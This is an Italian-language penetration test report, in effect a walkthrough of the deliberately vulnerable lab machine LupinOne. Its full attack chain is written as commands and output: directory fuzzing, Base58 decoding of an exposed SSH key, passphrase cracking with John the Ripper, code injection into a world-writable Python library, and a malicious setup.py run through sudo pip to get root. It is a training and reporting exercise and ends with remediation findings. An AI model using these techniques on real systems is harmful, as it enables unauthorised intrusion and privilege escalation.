Report penetration test: LupinOne

Compromissione totale del sistema LupinOne (Black Box)

Autore: Team **Datashields**

Sintesi esecutiva

Il presente documento illustra i risultati dell'attività di Penetration Testing condotta contro il sistema "LupinOne". L'obiettivo dell'analisi era identificare vulnerabilità sfruttabili per compromettere la riservatezza, l'integrità e la disponibilità del target.

L'attività, condotta in modalità Black Box , ha portato alla **totale compromissione del sistema**, garantendo al Team Datashields l'accesso amministrativo completo (privilegi di root)

Svolgimento delle operazioni

Fase 1: Enumerazione Web e Discovery

Il primo contatto con la macchina. L'obiettivo è trovare porte aperte e directory nascoste.

1.1. Scansione Iniziale (Tentativi e Errori)

Abbiamo iniziato cercando directory classiche.

Comando:

gobuster dir -u http://192.168.10.112/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
index.html           (Status: 200) [Size: 333]
image                (Status: 301) [Size: 316] [--> http://192.168.10.112/image/]
manual               (Status: 301) [Size: 317] [--> http://192.168.10.112/manual/]
javascript           (Status: 301) [Size: 321] [--> http://192.168.10.112/javascript/]
robots.txt           (Status: 200) [Size: 34]
server-status        (Status: 403) [Size: 279]
```

Risultato: robots.txt ---> entrando da browser scopriamo dell'esistenza della directory /~myfiles che si rivela un finto 404 e un vicolo cieco.

```
 8 <h1>Error 404</h1>
 9
10 </body>
11 </html>
12
13 <!-- Your can do it, keep trying. -->
14
15
```

Nota: La tilde (~) in Linux/Apache spesso indica la directory "home" di un utente esposta via web. Se esiste ~myfiles, potrebbero esistere altre directory utente.

1.2. Fuzzing Mirato (La tecnica della Tilde)

Sapendo che il server usa la convenzione ~nome, cambiamo strategia. Invece di cercare directory a caso, cerchiamo nomi che seguono la tilde.


Comando (Ffuf): Usiamo FUZZ come segnaposto dopo la tilde.

ffuf -u 'http://192.168.10.112/~FUZZ' -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -mc 200,301,403

Risultato: Ffuf trova una nuova directory nascosta:

- http://192.168.10.112/~secret

1.3. Analisi del Contenuto



Visitando ~secret, troviamo un messaggio dall'admin icex64: *"It's hided somewhere here [...] crack my passphrase with fasttrack"*.

Indizi raccolti:

1. **Utente:** icex64
2. **Obiettivo:** Una chiave SSH privata.
3. **Posizione:** Nascosta ("hided") nella directory corrente.
4. **Sicurezza:** La chiave ha una password crackabile con la wordlist fasttrack.

Fase 2: Accesso Iniziale (Dalla Web alla Shell)

2.1. Caccia al File Nascosto


"Nascosto" in Linux significa spesso che il file inizia con un punto

Comando Ffuf: utilizziamo fuzz come segnaposto dopo il punto

ffuf -u 'http://192.168.10.112/~secret/.FUZZ' -w /usr/share/wordlists/dirb/common.txt -e .txt

Risultato: Troviamo il file:

- http://192.168.10.112/~secret/.mysecret.txt



2.2. Recupero e Analisi della Chiave (Il tranello Base58)

Scarichiamo il file.

curl -s http://192.168.10.112/~secret/.mysecret.txt > encoded_key

Il contenuto è una stringa alfanumerica incomprensibile.

- **Tentativo 1 (Fallito):** decodificando il testo in base64 non otteniamo la chiave desiderata
- **Analisi:** La stringa contiene numeri e lettere miste, ma **non** ha i caratteri speciali del Base64 (+, /, =) e non ha 0, O, I, l.
- **Conclusione:** È codifica **Base58**

2.3. Decodifica Corretta

Dobbiamo decodificare da Base58. Usiamo Python perché Kali non ha un tool nativo immediato per questo.

Comando:

Python3 -c "import base58; print(base58.b58decode(open('encoded_key', 'rb').read()).decode('utf-8'))" > id_rsa

Risultato: Otteniamo un file che inizia con -----BEGIN OPENSSH PRIVATE KEY-----. È una chiave valida.

2.4. Cracking della Passphrase

La chiave è cifrata. Usiamo John The Ripper come suggerito.

Passo A: Preparare l'hash

chmod 600 id_rsa (per i permessi)

ssh2john id_rsa > hash.txt (estrazione dell'hash)

Passo B: L'attacco Bruteforce (Usiamo la wordlist fasttrack.txt)

john --wordlist=/usr/share/wordlists/fasttrack.txt hash.txt

Risultato: John trova la password: **P@55w0rd!**

2.5. Connessione SSH

Ora abbiamo tutto. Entriamo utilizzando la chiave e la password appena trovati.

ssh -i id_rsa icex64@192.168.10.112

Password: P@55w0rd!

Siamo dentro come utente icex64.

```
┌──(kali㉿kali)-[~]
└─$ ssh -i id_rsa icex64@192.168.10.112
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Enter passphrase for key 'id_rsa':
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
########################################
Welcome to Empire: Lupin One
########################################
Last login: Wed Jan 28 09:03:40 2026 from 192.168.10.100
icex64@LupinOne:~$
```

Fase 3: Lateral Movement (Diventare Arsene)

Siamo un utente di basso livello. Dobbiamo muoverci verso un utente più privilegiato.

3.1. Enumerazione dei Privilegi

Cosa possiamo fare come icex64?

sudo -l

```
icex64@LupinOne:~$ sudo -l
Matching Defaults entries for icex64 on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User icex64 may run the following commands on LupinOne:
    (arsene) NOPASSWD: /usr/bin/python3.9 /home/arsene/heist.py
```

Risultato: Possiamo eseguire lo script /home/arsene/heist.py come l'utente **arsene** senza password.

3.2. Analisi dello Script

Leggiamo cosa fa lo script.

cat /home/arsene/heist.py

```
icex64@LupinOne:~$ cat /home/arsene/heist.py
import webbrowser

print ("Its not yet ready to get in action")

webbrowser.open("https://empirecybersecurity.co.mz")
```

Lo script importa una libreria chiamata webbrowser.

3.3. Controllo dei Permessi (La vulnerabilità critica)

Controlliamo se possiamo modificare lo script o la libreria che importa.

1. ls -l /home/arsene/heist.py -> Sola lettura (**Fallito**).
2. ls -l /usr/lib/python3.9/webbrowser.py -> **Scrivibile da tutti!**

Comando di verifica:

ls -la /usr/lib/python3.9 | grep webbrowser.py

```
icex64@LupinOne:~$ ls -la /usr/lib/python3.9 | grep webbrowser.py
-rwxrwxrwx  1 root root  24121 Jan 28 09:44 webbrowser.py
```

Output: -rwxrwxrwx 1 root root ...

Poiché i permessi sono 777 (rwx per tutti), possiamo iniettare codice malevolo direttamente nella libreria di sistema.

3.4. Exploitation

Inseriamo una chiamata alla shell dentro la libreria. Quando lo script heist.py importerà webbrowser, eseguirà anche il nostro comando.

Comando:

echo "import os; os.system('/bin/bash')" >> /usr/lib/python3.9/webbrowser.py

3.5. Esecuzione

Lanciamo lo script e otteniamo una shell come utente arsene.

```
icex64@LupinOne:~$ echo "import os; os.system('/bin/bash')" >> /usr/lib/python3.9/webbrowser.py
icex64@LupinOne:~$ sudo -u arsene /usr/bin/python3.9 /home/arsene/heist.py
arsene@LupinOne:/home/icex64$
```

Fase 4: Privilege Escalation (Diventare Root)

Siamo arsene, ma vogliamo il controllo totale.

4.1. Enumerazione Finale

Controlliamo di nuovo i permessi sudo per il nuovo utente.

```
arsene@LupinOne:/home/icex64$ sudo -l
Matching Defaults entries for arsene on LupinOne:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User arsene may run the following commands on LupinOne:
    (root) NOPASSWD: /usr/bin/pip
```

Risultato: Possiamo eseguire pip come **root** senza password. (root) NOPASSWD: /usr/bin/pip

4.2. Strategia

Pip serve per installare pacchetti Python. I pacchetti contengono un file setup.py che viene eseguito durante l'installazione. Se lanciamo pip come root, setup.py girerà come root. Creiamo una cartella e un file setup.py che lancia una shell.

4.3. Creazione dell'Exploit

Comandi:

Creiamo una directory temporanea

mkdir /tmp/exploit

cd /tmp/exploit

Creiamo il file di setup malevolo


echo "import os; os.execl('/bin/bash', 'bash', '-c', 'bash <$(tty) >$(tty) 2>$(tty)')" > setup.py

4.4. Esecuzione Finale

Ordiniamo a pip (come root) di installare il pacchetto nella cartella corrente.

sudo /usr/bin/pip install .

Risultato: Il prompt cambia o diventa #. Digitando id, otteniamo: **uid=0(root) gid=0(root)**



Conclusione

Le vulnerabilità critiche che hanno permesso l'escalation fino all'utente root sono le seguenti:

- **Information Disclosure via Web:** La configurazione del web server permetteva l'enumerazione delle directory home degli utenti (tilda ~), esponendo file critici come chiavi private e messaggi interni.
- **Gestione Debole delle Credenziali:** La chiave SSH privata recuperata era protetta da una passphrase debole ("P@55w0rd!"), facilmente individuabile tramite attacchi a forza bruta basati su dizionario.
- **Permessi File System Insicuri (Misconfiguration):** La vulnerabilità più critica per il movimento laterale è stata la presenza della libreria di sistema webbrowser.py con permessi 777 (scrivibile da chiunque). Questo ha permesso l'iniezione di codice malevolo eseguito poi legittimamente tramite sudo.

- **Configurazione Sudo Pericolosa :** L'assegnazione del permesso NOPASSWD all'utente per eseguire /usr/bin/pip come root ha fornito un vettore diretto per la compromissione totale, permettendo l'esecuzione di script setup.py arbitrari con i massimi privilegi.